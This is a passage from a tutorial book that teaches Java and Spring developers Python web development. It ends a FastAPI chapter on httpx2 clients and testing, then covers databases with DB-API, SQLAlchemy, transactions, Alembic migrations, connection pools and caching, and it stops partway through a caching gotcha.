Django (6.1 at the time of writing) with Django REST Framework shines when you need an admin site, migrations and authentication on day one, but you build APIs the DRF way, with serializers and viewsets, and its ORM is mostly synchronous. Flask is mature and simple, but you add validation, docs and async yourself. Litestar shares FastAPI's ideas with more built in, and has a smaller community.

> 💡 **Our recommendation**
>
> For new microservices and JSON APIs, use FastAPI: it has the biggest ecosystem and the gentlest learning curve for Spring developers. If you need an admin back office over a relational database, Django is a great fit. Keep Flask for existing code.

Calling other services with httpx2

Orderly asks the warehouse team's Spring Boot service for stock levels. In Spring 6 you'd use `RestClient` (blocking) or `WebClient` (reactive):

JAVA

```java
var client = RestClient.builder()
        .baseUrl("https://warehouse.internal")
        .build();
StockLevel level = client.get()
        .uri("/api/stock/{id}", productId)
        .retrieve()
        .body(StockLevel.class);
```

In Python, use **httpx2**: its synchronous `Client` and asynchronous `AsyncClient` share the same methods, so it covers both jobs.

> 📝 **httpx2 continues HTTPX**
>
> httpx2 is the Pydantic team's maintained continuation of HTTPX, which hasn't had a stable release since 0.28.1 in December 2024. The API is the same; only the import changes. So older tutorials that `import httpx` still apply: read `httpx.AsyncClient` as `httpx2.AsyncClient`. Starlette's `TestClient` already uses httpx2, which is why `fastapi[standard]` installs it.

One shared client, with timeouts

A client owns a *connection pool*: open TCP and TLS connections it reuses between calls. Create one per application, not per request, as you'd share one `RestClient` bean:

PYTHON src/orderly/warehouse.py

```python
def make_http_client(
    base_url: str, transport: httpx2.AsyncBaseTransport | None = None
) -> httpx2.AsyncClient:
    """One shared client per app: it owns the connection pool."""
    return httpx2.AsyncClient(
        base_url=base_url,
        timeout=httpx2.Timeout(5.0, connect=2.0),  # never wait forever
        limits=httpx2.Limits(max_connections=50, max_keepalive_connections=10),
        headers={"User-Agent": "orderly/1.0"},
        transport=transport,  # None in production; a MockTransport in tests
    )
```

httpx2 has a kind 5-second default timeout, but set it explicitly so readers know what to expect. The optional `transport` parameter is there for tests, as you'll see shortly. In a FastAPI app, open the client in the lifespan so it closes at shutdown:

PYTHON

```python
async with make_http_client(settings.warehouse_url) as http:
    app.state.warehouse = WarehouseClient(http)
    yield
```

Wrap it in a small client class

Don't let raw HTTP leak into services. A thin wrapper turns the remote API into typed calls and translates failures into your own exceptions:

PYTHON src/orderly/warehouse.py

```python
class WarehouseClient:
    def __init__(self, http: httpx2.AsyncClient) -> None:
        self._http = http

    async def stock_level(self, product_id: UUID) -> StockLevel | None:
        try:
            response = await self._http.get(f"/api/stock/{product_id}")
        except httpx2.TransportError as exc:  # timeouts, refused connections
            raise WarehouseUnavailableError(str(exc)) from exc
        if response.status_code == 404:
            return None
        if response.is_server_error:
            raise WarehouseUnavailableError(f"status {response.status_code}")
        response.raise_for_status()  # any other 4xx means *we* have a bug
        return StockLevel.model_validate_json(response.content)
```

`StockLevel` is the `CamelModel` from earlier, so the Java service's `productId` maps onto `product_id`. Chapter 14 adds retries and circuit breakers around calls like this.

Testing HTTP clients

Never call real services from unit tests. httpx2 has a built-in `MockTransport`: you give it a function that receives each request and returns a response, and the client never touches the network. Think of it as WireMock without the server:

PYTHON tests/test_warehouse.py

```python
@pytest.mark.anyio
async def test_reads_camel_case_stock() -> None:
    seen: list[httpx2.Request] = []

    def warehouse(request: httpx2.Request) -> httpx2.Response:
        seen.append(request)  # keep it, so we can check what was sent
        return httpx2.Response(200, json=STOCK_JSON)

    transport = httpx2.MockTransport(warehouse)
    async with make_http_client(BASE, transport) as http:
        level = await WarehouseClient(http).stock_level(PID)

    assert level is not None and level.available == 7
    assert seen[0].url == f"{BASE}/api/stock/{PID}"
    assert seen[0].headers["user-agent"] == "orderly/1.0"
```

To simulate a timeout, the handler raises instead: `raise httpx2.ConnectTimeout("too slow", request=request)`. The test file covers 404s, 503s and timeouts this way.

> **What about respx?**
>
> You may meet **respx** in older code: a popular library for mocking HTTPX with routes. At the time of writing it targets `httpx`, not httpx2, so this book uses `MockTransport`, which needs no extra library at all.

What about requests?

requests is the library most Python scripts use, and you'll meet it in older code. It's synchronous only and has *no default timeout*, so always pass `timeout=`. For new code, httpx2 does everything requests does, plus async.

Recap

- FastAPI = Starlette (HTTP) + Pydantic (data) + your type hints. Uvicorn is the server, and ASGI is the contract between them.
- Parameters come from the signature: names in the path are path parameters, simple types are query parameters, Pydantic models are bodies, and `Annotated[..., Header()]` marks headers.
- Pydantic models replace Bean Validation: constraints in `Field`, `@field_validator` and `@model_validator` for custom rules, `model_config` for settings, and an alias generator for camelCase.
- Keep request models, response models and domain dataclasses separate; the return annotation is the response contract.

- `Depends` replaces `@Autowired`. Dependencies are request-scoped and cached per request, `yield` dependencies clean up, and `scope="function"` cleans up before the response is sent.
- Map exceptions to RFC 9457 problems in one module; add request IDs, timing and CORS as middleware, remembering that the last one added runs first.
- Never block inside `async def`. If you're unsure, write a plain `def` endpoint, or use `asyncio.to_thread`.
- Share one httpx2 client per app, always with timeouts, wrap each remote API in a small typed class, and test it with `MockTransport`.

Try it yourself

🏋 Exercise 1: Filter by customer

Add a `customer_id` query parameter to `GET /api/v1/orders` that returns only that customer's orders. Make it a `UUID | None` so FastAPI validates it. *Hint:* add the parameter to `list_orders` in `api.py`, pass it through the service, and filter in `InMemoryOrderRepository.list_orders`. Add a test next to `test_status_filter_uses_the_status_query_alias`.

🏋 Exercise 2: A products endpoint

Add `GET /api/v1/products/{product_id}` returning a `ProductResponse` with `sku`, `name` and `price_cents`. An unknown product should produce a 404 problem. *Hint:* create a second `APIRouter` in a new `products_api.py` and include it in `create_app`. Notice that `ProductNotFoundError` already maps to 422, because an unknown product inside an order *body* is invalid input. A URL naming a missing resource deserves 404, so raise a different exception here.

🏋 Exercise 3: Catch the blocking call

Add an `async def` endpoint to `blocking.py` that calls a slow service through a synchronous `httpx2.Client`. Measure it with `time_concurrent_calls`, explain the result, then fix it two ways: as a plain `def` endpoint, and with `httpx2.AsyncClient`. *Hint:* fake the slow service with `httpx2.MockTransport`. A sync handler that calls `time.sleep(0.2)` works for `httpx2.Client`; for `AsyncClient`, make the handler `async` and use `await asyncio.sleep(0.2)`.

🏋 Exercise 4 (stretch): Speak camelCase

Make the whole Orderly API camelCase for a Java front end: requests should accept `customerId` and responses should return `totalCents`. *Hint:* have `PlaceOrderRequest`, `OrderResponse` and friends inherit from `CamelModel`. Check `/openapi.json` afterwards, and look at how the field paths in validation errors have changed.

Further reading

- FastAPI tutorial: the official step-by-step guide, excellent and well paced
- FastAPI: Dependencies with yield: exit timing and the `scope` parameter in detail
- FastAPI: Concurrency and async / await: the official explanation of `async def` vs `def`
- Pydantic documentation: models, validators, aliases and strict mode
- Starlette middleware: the built-in middleware and how to write pure ASGI middleware
- RFC 9457: Problem Details for HTTP APIs: the error format used throughout this chapter
- HTTPX2 documentation: clients, timeouts, pool limits and transports
- Spring Framework: Error Responses: how `ProblemDetail` works on the Java side, for comparison

CHAPTER 9

Working with Databases and Caches

> *If you know JDBC, Hibernate and Spring's caching, you already understand most of Python's data stack; this chapter shows you where each familiar idea lives.*

🎯 **What you'll learn**

- Use DB-API 2.0 drivers (Python's JDBC) and avoid the "I forgot to commit" trap
- Map JPA entities to SQLAlchemy 2.x models, and use the Session as the persistence context it really is
- Avoid N+1 queries and lazy-loading errors, especially with async sessions
- Write transactions with `session.begin()` and reserve stock safely with `SELECT ... FOR UPDATE`
- Manage schema changes with Alembic and tune connection pools like HikariCP
- Cache with `functools`, cachetools and Redis, without stampedes, and know where MongoDB fits

The big picture

A Spring Boot service talks to its database through a stack of layers: a JDBC driver, a HikariCP pool, Hibernate behind JPA, Spring Data repositories, and Flyway for migrations. Python has the same layers, with different names:

```
Spring / Java                    Python
─────────────────────────────    ──────────────────────────────────
Spring Data repository           your own small repository classes
JPA EntityManager (Hibernate)    SQLAlchemy Session (the ORM)
jOOQ / JdbcTemplate              SQLAlchemy Core
HikariCP                         SQLAlchemy's built-in pool
JDBC driver                      DB-API driver: psycopg, asyncpg, sqlite3
Flyway / Liquibase               Alembic
```

The big surprise for Java developers is how familiar the middle of this stack is. SQLAlchemy's ORM has an identity map, a unit of work and dirty tracking, just like Hibernate. The biggest difference is at the top: there's no Spring Data generating repositories for you, so you write small, explicit query methods yourself.

🧩 **Think of it like a notebook and a filing cabinet**

The database is a filing cabinet. A Session is your notebook for one task: you copy out the pages you need, scribble changes on them, and only at the end walk back and update the cabinet in one go. Two people with two notebooks don't see each other's scribbles until they file them.

Concept	Java / Spring	Python
Driver API	JDBC	DB-API 2.0 (PEP 249)
Entity	`@Entity` class	class with `Mapped[...]` attributes
Persistence context	`EntityManager`	`Session` / `AsyncSession`
Transactions	`@Transactional`	`async with session.begin():`
Pessimistic lock	`@Lock(PESSIMISTIC_WRITE)`	`.with_for_update()`
Migrations	Flyway, Liquibase	Alembic
Connection pool	HikariCP	SQLAlchemy `QueuePool`
Local cache	Caffeine, `@Cacheable`	`functools.lru_cache`, cachetools
Redis	Spring Data Redis	redis-py (`redis.asyncio`)
MongoDB	Spring Data MongoDB	PyMongo `AsyncMongoClient`

Full code: `examples/ch09-data/`. Its 35 tests run on SQLite and an in-memory Redis, so they need no Docker. Postgres-only behaviour lives in tests marked `integration`, which we ran against a real PostgreSQL 17 server.

DB-API 2.0: Python's JDBC

JDBC is one API that every Java database driver implements. Python's equivalent is **DB-API 2.0**, defined in PEP 249. Every mainstream driver follows it: `sqlite3` in the standard library, psycopg for Postgres, and drivers for MySQL, Oracle and SQL Server. The shape will feel familiar:

PYTHON src/orderly/dbapi_demo.py

```python
def add_product(
    conn: sqlite3.Connection, sku: str, name: str, price_cents: int
) -> None:
    cursor = conn.cursor()  # like a JDBC Statement
    cursor.execute(
        "INSERT INTO products (sku, name, price_cents) VALUES (?, ?, ?)",
        (sku, name, price_cents),  # parameters, never f-strings
    )
    cursor.close()
```

A *cursor* is the object that runs statements and walks through results, like a `Statement` and `ResultSet` rolled into one. Parameters are passed separately from the SQL, exactly like `PreparedStatement`. Never build SQL with f-strings: that's how SQL injection happens, in any language.

One irritating difference: each driver picks its own placeholder style. PEP 249 calls this the *paramstyle*:

PYTHON REPL

```
>>> import sqlite3, psycopg
>>> sqlite3.paramstyle, psycopg.paramstyle
('qmark', 'pyformat')
```

So `sqlite3` wants `?` (or `:name`), psycopg wants `%s` (or `%(name)s`), and asyncpg, which doesn't follow DB-API at all, wants Postgres's native `$1`. SQLAlchemy hides all of this, which is one more reason to use it.

> ⚠️ **Gotcha: autocommit is OFF**
>
> Like JDBC with `setAutoCommit(false)`, DB-API connections start a transaction for you and **nothing is saved until you call `conn.commit()`**. Close the connection without committing and your inserts silently vanish. It's the most common "my data disappeared" bug in Python scripts. The example's tests prove it in `test_closing_without_commit_loses_the_work`.

There's a second trap hiding in `with` blocks. In psycopg, `with psycopg.connect(...) as conn:` commits on success *and closes* the connection. In `sqlite3`, `with conn:` commits or rolls back, but **leaves the connection open**. Same syntax, different meaning, so check each driver's documentation.

psycopg 3 and asyncpg

For Postgres you'll meet two drivers:

- **psycopg 3** is the modern successor to psycopg2. It offers sync and async connections, plus a separate `psycopg_pool` package. Since SQLAlchemy 2.1, a plain `postgresql://` URL means psycopg.
- **asyncpg** is async-only, very fast, and speaks Postgres's binary protocol directly. It's our default under async SQLAlchemy.

Here's psycopg's synchronous API, from the integration tests:

PYTHON tests/test_postgres_integration.py

```python
    # On exit: commit (or roll back on error), then close the connection.
    with psycopg.connect(pg_url) as conn, conn.cursor() as cur:
        cur.execute("SELECT %s::int + %s::int", (2, 3))  # %s placeholders
        assert cur.fetchone() == (5,)
```

And its async pool, which plays HikariCP's role when you use psycopg without SQLAlchemy:

PYTHON tests/test_postgres_integration.py

```python
    async with (
        AsyncConnectionPool(pg_url, min_size=1, max_size=4) as pool,
        pool.connection() as conn,  # borrowed now, returned on exit
    ):
        cur = await conn.execute("SELECT count(*) FROM products")
        row = await cur.fetchone()
```

> 🪟 **Windows note: psycopg async needs a selector loop**
>
> On Windows, Python's default event loop doesn't support psycopg's async mode. Run your program with `asyncio.run(main(), loop_factory=asyncio.SelectorEventLoop)`. asyncpg and Linux containers don't need this.

You'll rarely call drivers directly in a service, though. SQLAlchemy sits on top of them, much as Hibernate sits on JDBC.

SQLAlchemy 2.x: Core and ORM

SQLAlchemy is Python's Hibernate and jOOQ in one library. It has two layers:

- **Core** is a SQL expression language: you build `select(...)`, `update(...)` and friends in Python, and get plain rows back. Think jOOQ.
- **ORM** maps classes to tables and tracks objects through a Session. Think Hibernate.

Version 2.0 (January 2023) introduced the modern, fully typed style used in this chapter. Version 2.1 (September 2026) is current. It keeps that style, and needs Python 3.11 or newer.

> ⚠️ **Gotcha: install the asyncio extra**
>
> Since SQLAlchemy 2.1, the `greenlet` package that async support needs is no longer installed automatically. Add `sqlalchemy[asyncio]` to your dependencies, or the first async query fails with an import error.

Declarative models vs JPA entities

Here's the Orderly order with its items, as a JPA entity:

JAVA

```java
@Entity
@Table(name = "orders")
public class Order {
    @Id private UUID id = UUID.randomUUID();
    @Column(nullable = false) private UUID customerId;
    @Enumerated(EnumType.STRING) private OrderStatus status;

    @OneToMany(mappedBy = "order", cascade = CascadeType.ALL,
               orphanRemoval = true)
    private List<OrderItem> items = new ArrayList<>();
}
```

And the SQLAlchemy model:

PYTHON src/orderly/db/models.py

```python
class Order(Base):
    __tablename__ = "orders"

    id: Mapped[UUID] = mapped_column(primary_key=True, default=uuid4)
    customer_id: Mapped[UUID] = mapped_column(index=True)
    status: Mapped[OrderStatus] = mapped_column(
        Enum(OrderStatus, native_enum=False, length=16),  # stored as text
        default=OrderStatus.PENDING,
    )
    created_at: Mapped[datetime] = mapped_column(
        DateTime(timezone=True), default=utc_now
```

```
    )

    # One-to-many, like @OneToMany(mappedBy = "order", cascade = ALL,
    # orphanRemoval = true). Lazy by default, just like JPA collections.
    items: Mapped[list["OrderItem"]] = relationship(
        back_populates="order", cascade="all, delete-orphan"
    )
```

`Mapped[...]` is the key idea. It's a type hint that mypy understands *and* a column declaration SQLAlchemy reads. The rules are pleasingly direct:

JPA	SQLAlchemy 2.x
`@Column(nullable = false)`	`Mapped[int]` (not optional, so NOT NULL)
a nullable column	`Mapped[int | None]`
`@Id`	`mapped_column(primary_key=True)`
`@Enumerated(STRING)`	`Enum(..., native_enum=False)`
`@OneToMany(mappedBy=...)`	`relationship(back_populates=...)`
`@Version`	`__mapper_args__ = {"version_id_col": ...}`

Two habits are worth copying from the example. The `Base` class sets a *naming convention* for constraints, so every primary key, foreign key and index gets a predictable name. Migrations then stay readable and portable. And `native_enum=False` stores the status as plain text with a length, which avoids Postgres enum types that are awkward to change later.

Core: when you want rows, not objects

For reports and bulk changes, loading objects is wasted effort. Core gives you SQL-shaped code and plain rows:

PYTHON src/orderly/db/core.py

```python
async def low_stock(conn: AsyncConnection, below: int) -> list[tuple[str, int]]:
    stmt = (
        select(Product.sku, Stock.available)
        .join(Stock, Stock.product_id == Product.id)
        .where(Stock.available < below)
        .order_by(Stock.available, Product.sku)
    )
    result = await conn.execute(stmt)  # plain rows: no identity map
    return [(row.sku, row.available) for row in result]
```

Notice that Core reuses the ORM's mapped attributes, such as `Product.sku`. One `select()` function serves both layers, so you can switch between them freely.

The Session is a persistence context

This is the section to read twice. People often expect SQLAlchemy's `Session` to be a thin connection wrapper. It isn't: it's a **persistence context**, with the same behaviour as a JPA `EntityManager`:

- **Identity map:** within one session, one database row is one Python object.
- **Dirty tracking:** change an attribute and the session notices. There's no `save()` call.
- **Unit of work:** pending changes are written together at *flush* time, in the right order.
- **Autoflush:** before running a query, the session flushes pending changes so the query sees them.

Here it is live, with every SQL statement printed as it's sent. (We use a synchronous `Session`, because the plain REPL can't `await`. `AsyncSession` behaves identically, as `tests/test_session.py` shows.)

PYTHON REPL

```
>>> session = Session(engine)
>>> session.add(Product(sku="MUG-BLUE-01", name="Blue mug", price_cents=1299))
>>> session.commit()
SQL> INSERT INTO products (id, sku, name, price_cents, created_at) VALU
>>> mug = session.scalars(select(Product)).one()
SQL> SELECT products.id, products.sku, products.name, products.price_ce
>>> session.get(Product, mug.id) is mug
True
>>> mug.price_cents = 1499
>>> mug in session.dirty
True
>>> session.commit()
SQL> UPDATE products SET price_cents=? WHERE products.id = ?
```

Look at what *didn't* happen. `session.get()` returned the same object without any SQL, because the identity map already had it. Changing `price_cents` sent nothing until commit, and then only an UPDATE of the one changed column.

EntityManager	Session
`find(Order.class, id)`	`session.get(Order, id)`
`persist(order)`	`session.add(order)`
`remove(order)`	`session.delete(order)`
`flush()` / `refresh(order)`	`session.flush()` / `session.refresh(order)`
`merge(order)` / `detach(order)`	`session.merge(order)` / `session.expunge(order)`

Coming from Java

If Spring Data trained you to call `repository.save(entity)` after every change, you can stop. As with JPA-managed entities, SQLAlchemy writes changes to loaded objects automatically. You only `add()` *new* objects, and adding a parent cascades to its children.

Relationships, lazy loading and N+1

Relationships are lazy by default, like JPA collections: `order.items` isn't loaded until you touch it. That's convenient, and it's also the source of the famous **N+1 problem**: one query for N orders, then one more query per order for its items.

The example's tests count queries with an event listener, so you can watch it happen:

PYTHON tests/test_relationships.py

```python
def test_lazy_loading_causes_n_plus_one_queries(sync_engine: Engine) -> None:
    sql = capture_sql(sync_engine)
    with Session(sync_engine) as session:
        orders = session.scalars(select(Order)).all()  # 1 query
        totals = [o.total_cents for o in orders]  # +1 query per order
    assert totals == [2598] * 5
    assert len(sql) == 1 + 5
```

The cure is to say up front what you'll need. These are SQLAlchemy's equivalents of `JOIN FETCH` and `@EntityGraph`:

- `selectinload(Order.items)` runs a second query, `WHERE order_id IN (...)`, for all the items at once. Two queries total. Use it for collections.
- `joinedload(Order.items)` adds a JOIN to the main query. One query, but rows repeat, so call `.unique()` on the result. Use it for many-to-one links, such as an item's product.
- `raiseload(Order.items)`, or `lazy="raise"` on the relationship, makes any accidental lazy load raise an error. It turns a silent performance bug into a loud test failure.

PYTHON src/orderly/db/repository.py

```python
    async def get(self, order_id: UUID) -> Order | None:
        stmt = (
            select(Order)
            .where(Order.id == order_id)
            .options(selectinload(Order.items))  # load items up front
        )
        return await self._session.scalar(stmt)
```

Async SQLAlchemy

Everything above works with `asyncio`. You create an async engine and a session factory once, at startup:

PYTHON src/orderly/db/engine.py

```python
def make_session_factory(
    engine: AsyncEngine,
) -> async_sessionmaker[AsyncSession]:
    # expire_on_commit=False: objects stay readable after commit, which
    # async code needs because it can't lazily reload attributes.
    return async_sessionmaker(engine, expire_on_commit=False)
```

That `expire_on_commit=False` matters. By default, `commit()` *expires* every loaded object, so the next attribute access reloads it from the database. In sync code that reload happens silently. In async code it can't, because a database call needs an `await`, and a plain attribute access like `order.status` has nowhere to put one. So SQLAlchemy raises an error instead:

PYTHON tests/test_session.py

```python
    sessions = async_sessionmaker(engine)  # default: expire_on_commit=True
    async with sessions() as session:
        mug = await session.get(Product, MUG)
        assert mug is not None
        await session.commit()  # expires every loaded attribute
        with pytest.raises(StatementError, match="greenlet_spawn"):
            _ = mug.price_cents  # would need a lazy SELECT: not allowed
```

The error mentions `MissingGreenlet` and says `greenlet_spawn has not been called`, which is baffling the first time you see it. Read it as "you tried to do hidden database I/O from async code". Lazy-loading a relationship causes the same error, which is the async cousin of Hibernate's `LazyInitializationException`. The fixes are the ones from the previous section: eager-load with `selectinload`, or, when you must, write `await order.awaitable_attrs.items` to load it explicitly.

> ⚠️ **Gotcha: one AsyncSession per task**
>
> A session isn't safe to share between concurrent tasks, just as an `EntityManager` isn't thread-safe. Create one per request or per unit of work, and never pass one into `asyncio.gather(...)` calls that run at the same time.

Transactions

session.begin() vs @Transactional

In Spring, you annotate a service method and a proxy wraps it in a transaction:

JAVA

```java
@Transactional
public Order placeOrder(UUID customerId, List<Line> lines) { ... }
```

In SQLAlchemy, the transaction is a block you can see. `session.begin()` returns a context manager that commits when the block ends normally and rolls back if an exception escapes. Orderly wraps it, together with the repositories, in a small *unit of work*:

PYTHON src/orderly/db/uow.py

```python
@asynccontextmanager
async def unit_of_work(
    sessions: async_sessionmaker[AsyncSession],
) -> AsyncIterator[UnitOfWork]:
    """Commit if the block succeeds, roll back if it raises: @Transactional."""
    async with sessions() as session, session.begin():
        yield UnitOfWork(
            session=session,
            orders=OrderRepository(session),
            products=ProductRepository(session),
            stock=StockRepository(session),
        )
```

`UnitOfWork` is a frozen dataclass holding the session and three repositories, all sharing one transaction. A service writes `async with unit_of_work(self._sessions) as uow:` and everything inside is atomic.

The Pythonic way: explicit boundaries

Because the transaction is a visible block, Spring's classic surprises can't happen. There's no proxy to bypass by calling a method on `this`, and no wondering which exception types trigger a rollback: *any* exception does. Keep the boundary in the service layer, where the business operation lives, just as you would with `@Transactional`.

Reserving stock with SELECT ... FOR UPDATE

This is Orderly's most important flow. Two customers try to buy the last T-shirt at the same moment:

```
time   request A                          request B
────   ──────────────────────────────     ──────────────────────────────
 1     read stock: available = 1
 2                                        read stock: available = 1
 3     1 >= 1, so write available = 0
 4                                        1 >= 1, so write available = 0
 5     COMMIT                             COMMIT   -> one shirt, two orders
```

The fix is a *pessimistic lock*. `SELECT ... FOR UPDATE` locks the stock rows it reads, so request B's read waits at step 2 until A commits, and then sees `available = 0`. In JPA that's `@Lock(LockModeType.PESSIMISTIC_WRITE)`. In SQLAlchemy it's `.with_for_update()`:

PYTHON src/orderly/db/repository.py

```python
    async def lock(self, product_ids: Iterable[UUID]) -> dict[UUID, Stock]:
        """SELECT ... FOR UPDATE: other transactions wait until we commit."""
        # Always lock rows in the same order, so two orders can't deadlock.
        stmt = (
            select(Stock)
            .where(Stock.product_id.in_(list(product_ids)))
            .order_by(Stock.product_id)
            .with_for_update()
        )
        return {s.product_id: s for s in await self._session.scalars(stmt)}
```

Here's the SQL it produces for Postgres:

PYTHON REPL

```
>>> pg = create_async_engine("postgresql+asyncpg://db/orderly").dialect
>>> stmt = select(Stock).where(Stock.available > 0).with_for_update()
>>> print(stmt.compile(dialect=pg))
SELECT stock.product_id, stock.available, stock.reserved
FROM stock
WHERE stock.available > $1::INTEGER FOR UPDATE
```

The service then does the whole reservation inside one unit of work:

PYTHON src/orderly/db/service.py

```python
        async with unit_of_work(self._sessions) as uow:  # BEGIN
            stock = await uow.stock.lock(wanted)  # SELECT ... FOR UPDATE
            products = await uow.products.get_many(wanted)
            order = Order(customer_id=customer_id, status=OrderStatus.CONFIRMED)
            for product_id, quantity in wanted.items():
                row = stock.get(product_id)
                if row is None or product_id not in products:
                    raise UnknownProductError(product_id)  # -> ROLLBACK
                if row.available < quantity:
                    raise InsufficientStockError(product_id)  # -> ROLLBACK
                row.available -= quantity  # dirty tracking: no save() call
                row.reserved += quantity
                order.items.append(
                    OrderItem(
                        product_id=product_id,
                        quantity=quantity,
                        unit_price_cents=products[product_id].price_cents,
                    )
                )
            uow.orders.add(order)
        return order  # COMMIT happened when the block ended
```

Does it work? The integration test fires ten concurrent single-shirt orders at a product with three in stock. Against PostgreSQL 17, exactly three orders were placed and seven were refused. A deliberately broken version that reads *without* the lock let all ten "succeed" for three T-shirts.

> ⚠️ **Gotcha: SQLite ignores FOR UPDATE**
>
> SQLAlchemy silently leaves `FOR UPDATE` out on SQLite, which locks the whole database file instead. Your SQLite tests prove the business logic, but not the locking. Test locking against real Postgres, as the example's `integration` tests do with testcontainers.

Two alternatives are worth knowing. An *atomic conditional update*, `UPDATE stock SET available = available - 1 WHERE product_id = :id AND available >= 1`, needs no lock: check that it changed one row. And *optimistic locking*, JPA's `@Version`, is `__mapper_args__ = {"version_id_col": version}` on the model; a stale update then raises `StaleDataError`, and you retry.

Isolation levels

Postgres defaults to READ COMMITTED, like most databases Spring teams use. To run some work at a stricter level, make a copy of the engine with different options. The copy shares the original's pool:

PYTHON tests/test_postgres_integration.py

```python
strict = pg_engine.execution_options(isolation_level="REPEATABLE READ")
async with strict.connect() as conn:
    level = await conn.scalar(text("SHOW transaction_isolation"))
assert level == "repeatable read"
```

At REPEATABLE READ and SERIALIZABLE, Postgres may abort a transaction with a serialization error instead of blocking, so callers must be ready to retry (Chapter 14 shows how).

Wiring it into FastAPI

The engine belongs in the application's lifespan, created once and disposed of at shutdown. For read endpoints, a `yield` dependency hands out a session per request. Note `scope="function"` from Chapter 8: it makes the transaction commit *before* the response is sent.

PYTHON src/orderly/api.py

```python
async def get_session(request: Request) -> AsyncIterator[AsyncSession]:
    sessions: async_sessionmaker[AsyncSession] = request.app.state.sessions
    async with sessions() as session, session.begin():
        yield session  # commit (or roll back) before the response goes

session_dep = Depends(get_session, scope="function")
```

Write endpoints call the service instead, which owns its unit of work. Repositories stay thin: a few explicit query methods, no generic `CrudRepository`. Python has no Spring Data deriving queries from method names, and most teams find explicit `select()` calls easier to review anyway.

Migrations with Alembic

Alembic is SQLAlchemy's Flyway. Each migration is a Python file with `upgrade()` and `downgrade()` functions, and a revision ID that links it to its parent. Alembic records the current revision in an `alembic_version` table, like Flyway's history table.

TERMINAL

```
uv run alembic init -t async migrations                 # once
uv run alembic revision --autogenerate -m "add coupons" # compare models to DB
uv run alembic upgrade head                             # apply
uv run alembic check                                    # anything missing?
```

OUTPUT

```
INFO  [alembic.runtime.migration] Running upgrade  -> 0001, create orderly tables
INFO  [alembic.runtime.migration] Context impl SQLiteImpl.
No new upgrade operations detected.
```

Autogenerate compares your models with the live database and writes a migration for the differences. It's a huge time saver, and it is a **first draft**. Always review it, because it can't know your intent:

- A renamed column looks like "drop column, add column", which deletes the data.
- It never writes data migrations, such as back-filling a new non-null column.
- It misses some changes, such as certain type changes, triggers and SQL functions.

When we autogenerated Orderly's first migration, it even used SQLite-specific "batch" blocks, because we'd generated it against SQLite. We tidied it by hand before committing, as the comment at the top of `0001_create_orderly_tables.py` explains.

`env.py` is where Alembic learns how to connect. Ours reads the URL from an environment variable and points autogenerate at the models:

PYTHON migrations/env.py

```python
config = context.config
if url := os.environ.get("ORDERLY_DATABASE_URL"):
    config.set_main_option("sqlalchemy.url", url)  # the env var wins
if config.config_file_name is not None:
    # Keep the app's loggers alive when migrations run inside tests.
    fileConfig(config.config_file_name, disable_existing_loggers=False)

target_metadata = Base.metadata  # what autogenerate compares against
```

The example also runs the real migrations in a test, then calls `command.check(config)`, which fails if someone changed a model without writing a migration. That's a cheap CI guard every team should have.

> 💡 **Run migrations before the app, not inside it**
>
> Spring Boot runs Flyway at startup by default. With ten replicas starting at once, that's ten processes racing to migrate. Run `alembic upgrade head` once per deployment instead: as a Kubernetes Job, an init container or a pipeline step (Chapter 18). For zero-downtime releases, use *expand and contract*: add the new column first, deploy code that writes both, then remove the old one in a later release.

Connection pools and timeouts

SQLAlchemy's engine includes a pool, so there's no separate HikariCP to add. The settings map closely:

HikariCP	SQLAlchemy	Orderly's value
`maximumPoolSize`	`pool_size` + `max_overflow`	10 + 5
`connectionTimeout` (ms)	`pool_timeout` (seconds)	5
`maxLifetime`	`pool_recycle` (seconds)	1800
connection test on borrow	`pool_pre_ping=True`	on

PYTHON src/orderly/db/engine.py

```python
    return create_async_engine(
        url,  # e.g. "postgresql+asyncpg://orderly:secret@db/orderly"
        echo=echo,
        pool_size=10,  # connections kept in the pool once opened
        max_overflow=5,  # extra connections under load: 15 in total at most
        pool_timeout=5,  # seconds to wait for a free connection, then fail
        pool_recycle=1800,  # replace connections older than 30 minutes
        pool_pre_ping=True,  # check a connection is alive before using it
        connect_args={"server_settings": {"statement_timeout": "5000"}},
    )
```

`pool_pre_ping` sends a tiny query before handing out a connection, so a database restart or a firewall that drops idle connections doesn't turn into a burst of errors. `pool_recycle` keeps connections younger than any idle timeout between you and the database.

The last line sets a Postgres **statement timeout** for every connection (5 seconds, in milliseconds), so a runaway query can't hold a connection forever. Inside one transaction, `SET LOCAL statement_timeout = '100ms'` tightens it further. The integration tests check both.

> ⚠️ **Gotcha: pools are per process**
>
> Every worker process has its own pool. Four Uvicorn workers in each of five pods, each with up to 15 connections, can open 300 connections, more than a default Postgres allows. Do this sum before you deploy, keep pools small, and consider PgBouncer for large fleets. Call `await engine.dispose()` at shutdown to close connections cleanly.

Choosing a data-access style

SQLAlchemy is our default, but not the only option:

Option	Feels like	Best for	Watch out for
SQLAlchemy ORM + Core	Hibernate + jOOQ	most services	a real learning curve
SQLModel	JPA entities that are also DTOs	small FastAPI CRUD apps	still 0.0.x; mixes API and DB models
Django ORM	Spring Data + Hibernate	Django projects	tied to Django
Raw SQL (asyncpg, psycopg)	`JdbcTemplate`	hot paths, reporting	hand-written mapping

> 💡 **If you're unsure, use SQLAlchemy**
>
> Use the ORM for domain writes and Core or raw SQL for heavy reads. Choose SQLModel only for small apps where one model per table really is enough. If you're already in Django, use its ORM.

Caching

Caching in Spring usually means `@Cacheable` backed by Caffeine (in-process) or Redis (shared). Python has both kinds, without the annotation magic.

functools.cache and lru_cache

The standard library's caches are decorators that remember a function's results by its arguments:

PYTHON src/orderly/cache/local.py

```python
@functools.cache  # unbounded: only for small, fixed sets of inputs
def vat_rate(country: str) -> Decimal:
    return Decimal(VAT_RATES[country])


@functools.lru_cache(maxsize=1024)  # bounded: drops least recently used
def normalise_sku(raw: str) -> str:
    return raw.strip().upper().replace(" ", "-")
```

PYTHON REPL

```
>>> [vat_rate("DE") for _ in range(3)]
[Decimal('0.19'), Decimal('0.19'), Decimal('0.19')]
>>> vat_rate.cache_info()
CacheInfo(hits=2, misses=1, maxsize=None, currsize=1)
```

Keep their limits in mind. They have no expiry time. Each worker process has its own copy. Arguments must be hashable. And on methods they keep `self` alive, which Ruff's rule B019 warns about. They're perfect for pure functions over small inputs.

> ⚠️ **Gotcha: never wrap an async def in lru_cache**
>
